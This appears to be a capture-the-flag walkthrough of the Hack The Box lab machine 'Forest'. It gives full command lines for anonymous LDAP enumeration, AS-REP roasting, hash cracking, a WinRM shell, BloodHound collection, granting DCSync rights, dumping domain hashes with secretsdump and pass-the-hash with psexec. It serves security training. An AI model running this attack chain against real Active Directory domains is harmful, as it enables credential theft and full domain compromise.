
Machine Name: Forest OS: Windows Category: Active Directory Author: egre55 & mrb3n
Overview
Forest is an easy-difficulty Windows machine that represents a Domain Controller with Microsoft Exchange installed. The box demonstrates common Active Directory misconfigurations, including anonymous LDAP binds, Kerberos pre-authentication disabled on a service account, and over-privileged Exchange security groups. Exploitation ultimately leads to full domain compromise via a DCSync attack.
Enumeration
Nmap Scan
Initial port scanning reveals that the target is a Domain Controller:
nmap -Pn -sC -sV -oA forest 10.129.32.118 -T4
Key findings:
- LDAP (389, 3268)
- Kerberos (88)
- SMB (445)
- WinRM (5985)
- DNS (53)
The host identifies itself as FOREST.htb.local, confirming it is the domain controller for the htb.local domain.
The domain is added to /etc/hosts for proper resolution.
LDAP Enumeration (Anonymous Bind)
LDAP is tested for anonymous access:
ldapsearch -x -H ldap://10.10.10.161 -b "dc=htb,dc=local"The query succeeds without credentials, confirming null bind is enabled.
SO LETS PLAY WITH IT
enumerate ALL COMPUTERS
# FOREST, Domain Controllers, htb.local
dn: CN=FOREST,OU=Domain Controllers,DC=htb,DC=local
dNSHostName: FOREST.htb.local
# EXCH01, Computers, htb.local
dn: CN=EXCH01,CN=Computers,DC=htb,DC=local
dNSHostName: EXCH01.htb.local
Enumerate All Groups
┌──(kali㉿kali)-[~/HTB/forset]
└─$ ldapsearch -x -H ldap://10.129.32.118 -b "DC=htb,DC=local" "(objectClass=group)" cn
And We Get
Built-in / Default Groups
- Users
- Guests
- Remote Desktop Users
- Network Configuration Operators
- Performance Monitor Users
- Performance Log Users
- Distributed COM Users
- IIS_IUSRS
- Cryptographic Operators
- Event Log Readers
- Certificate Service DCOM Access
- RDS Remote Access Servers
- RDS Endpoint Servers
- RDS Management Servers
- Hyper-V Administrators
- Access Control Assistance Operators
- Remote Management Users
- System Managed Accounts Group
- Storage Replica Administrators
- Pre-Windows 2000 Compatible Access
- Incoming Forest Trust Builders
- Windows Authorization Access Group
- Terminal Server License Servers
Domain Groups (Users Container)
- Domain Computers
- Cert Publishers
- Domain Users
- Domain Guests
- Group Policy Creator Owners
- RAS and IAS Servers
- Allowed RODC Password Replication Group
- Denied RODC Password Replication Group
- Enterprise Read-only Domain Controllers
- Cloneable Domain Controllers
- Protected Users
- Key Admins
- Enterprise Key Admins
- DnsAdmins
- DnsUpdateProxy
Microsoft Exchange Security Groups
- Organization Management
- Recipient Management
- View-Only Organization Management
- Public Folder Management
- UM Management
- Help Desk
- Records Management
- Discovery Management
- Server Management
- Delegated Setup
- Hygiene Management
- Compliance Management
- Security Reader
- Security Administrator
- Exchange Servers
- Exchange Trusted Subsystem
- Managed Availability Servers
- Exchange Windows Permissions
- ExchangeLegacyInterop
Other
- Exchange Install Domain Servers
- test
Built-in / Default Accounts
- Guest
- DefaultAccount
Computer Accounts
- FOREST$
- EXCH01$
Human User Accounts (Employees)
- sebastien
- lucinda
- andy
- mark
- santi
- svc-alfresco
Foothold — AS-REP Roasting
Based on known Alfresco setup behavior, the svc-alfresco account is suspected to have Kerberos pre-authentication disabled.
Using Impacket's GetNPUsers.py, an AS-REP hash is requested:
./GetNPUsers.py -dc-ip 10.129.32.118 'htb.local/' -request -outputfile asrep_hashes.txtThe encrypted TGT is successfully retrieved.

The hash is cracked using John the Ripper:
hashcat -m 18200 asrep_hashes.txt /usr/share/wordlists/rockyou.txt --force
Recovered credentials:
svc-alfresco : s3rviceInitial Access
Since WinRM is exposed, the credentials are tested using Evil-WinRM:
evil-winrm -i 10.10.10.161 -u svc-alfresco -p s3rvice
Authentication is successful, providing a shell as htb\svc-alfresco.
The user flag is obtained from:
C:\Users\svc-alfresco\Desktop\user.txtPrivilege Escalation — BloodHound Analysis
SharpHound is uploaded and executed to collect Active Directory data:
.\SharpHound.exe -c AllThe data is imported into BloodHound for analysis.


Key findings:
svc-alfrescois a member of Account Operators (via nested groups).- Account Operators can create and modify users.
- The Exchange Windows Permissions group has WriteDACL privileges over the domain.
This presents a clear path to DCSync.
Domain Escalation
A new domain user is created:
net user john abc123! /add /domainThe user is added to required groups:
net group "Exchange Windows Permissions" john /add
net localgroup "Remote Management Users" john /add
Using PowerView, DCSync rights are granted:
Add-ObjectACL -PrincipalIdentity john -Rights DCSyncDCSync Attack
With DCSync privileges assigned, Impacket's secretsdump is used:
impacket-secretsdump htb/john@10.10.10.161This successfully dumps NTLM hashes for all domain users, including Administrator.
Domain Admin Access
The Administrator NTLM hash is used to authenticate via psexec:
impacket-psexec administrator@10.10.10.161 -hashes <LM>:<NTLM>A SYSTEM shell is obtained.
The root flag is retrieved from:
C:\Users\Administrator\Desktop\root.txtConclusion
Forest demonstrates how multiple low-severity Active Directory misconfigurations can be chained into a full domain compromise. Anonymous LDAP access enables extensive reconnaissance, Kerberos misconfiguration leads to credential exposure, and excessive Exchange privileges ultimately allow a DCSync attack.
This box is an excellent introduction to:
- Active Directory enumeration
- AS-REP roasting
- BloodHound analysis
- Exchange privilege abuse
- DCSync attacks